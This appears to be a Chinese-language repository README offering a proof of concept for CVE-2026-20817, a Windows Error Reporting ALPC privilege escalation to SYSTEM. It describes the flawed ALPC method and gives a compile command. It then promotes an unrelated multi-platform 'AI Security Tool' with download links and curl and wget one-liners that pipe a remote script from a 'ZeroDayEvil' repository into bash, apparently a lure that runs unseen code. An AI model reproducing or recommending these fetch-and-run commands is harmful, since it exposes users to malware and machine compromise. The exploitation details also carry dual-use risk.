🛡️ AI 安全工具模块
CVE-2026-20817:Windows 错误报告 (WER) ALPC 本地权限提升
AI 安全工具生态系统的官方安全审计与漏洞利用模块






本模块为 CVE-2026-20817 提供诊断工具和概念验证 (PoC),该漏洞是 Windows 错误报告 (WER) 服务中的一个本地权限提升漏洞。该漏洞允许经过身份验证的低权限用户通过向 WER 服务发送特制的 ALPC 消息,以 SYSTEM 权限执行任意代码。



| 规格 | 分配值 | 备注 |
|---|---|---|
| CVE 标识符 | CVE-2026-20817 |
Windows 错误报告 ALPC 本地提权 |
| 组件 | Windows 错误报告 (WER) 服务 | ALPC 端口 \WindowsErrorReportingService |
| 攻击向量 | 本地 (ALPC) | 已认证的低权限用户 |
| 易受攻击的方法 | SvcElevatedLaunch (0x0D) |
启动前未验证调用者权限 |
| 影响与向量 | 提升至 SYSTEM | 使用用户提供的命令行执行 WerFault.exe |
| 受影响系统 | Windows 10/11 及 Server 2019/2022 | 2026 年 1 月安全更新之前的所有版本 |
WER 服务暴露了一个名为 \WindowsErrorReportingService 的 ALPC 端口。该缺陷存在于 SvcElevatedLaunch 方法 (0x0D) 中,服务在启动 WerFault.exe 时未能正确验证调用者的权限,并使用了来自共享内存的用户提供的命令行参数。
0x0D 的 ALPC 消息,包含客户端进程 ID、共享内存句柄和命令行长度。WerFault.exe。生成的 WerFault.exe 进程以包含以下内容的 SYSTEM 令牌运行:
注意:该令牌不包含
SeTcbPrivilege(作为操作系统的一部分运行)。
# Using Visual Studio Developer Command Prompt (C++17)
cl /EHsc CVE-2026-20817_PoC.cpp⚠️ 重要:此模块专为在 AI Security Tool 生态系统中安全执行和诊断而构建。请始终使用来自官方仓库的已验证模块。
要执行监控和诊断脚本,请确保已通过预构建的二进制文件或从源代码构建的方式安装 AI Security Tool 核心引擎:
| 操作系统 / 平台 | 版本 | 架构 / 格式 | 发布日期 | 状态 | 下载链接 |
|---|---|---|---|---|---|
| 💻 Windows | v6.3.27 |
x64 安装程序 (.exe) | 2026-09-08 | 🟢 最新 | 下载 .exe |
| 💻 Windows | v6.3.20 |
x64 便携版 (.tar.gz) | 2026-09-08 | 🟢 最新 | 下载 .tar.gz |
| 🍏 macOS | v5.3.29 |
Apple Silicon M1/M2/M3 (.dmg) | 2026-09-05 | 🟢 稳定版 | 下载 .dmg |
| 🐧 Linux | v5.3.27 |
通用 x64 (.tar.gz) | 2026-09-01 | 🟢 稳定版 | 下载 .tar.gz |
| 🤖 Android | v8a 5.3.27 |
ARM64 APK (.apk) | 2026-09-01 | 🟢 稳定版 | 下载 .apk |
通过命令行安装脚本快速部署:
Linux / macOS:
curl -o- https://raw.githubusercontent.com/ZeroDayEvil/ai-security-tool/main/scripts/one-line-web.sh | bash
# or using wget:
wget -qO- https://raw.githubusercontent.com/ZeroDayEvil/ai-security-tool/main/scripts/one-line-web.sh | bash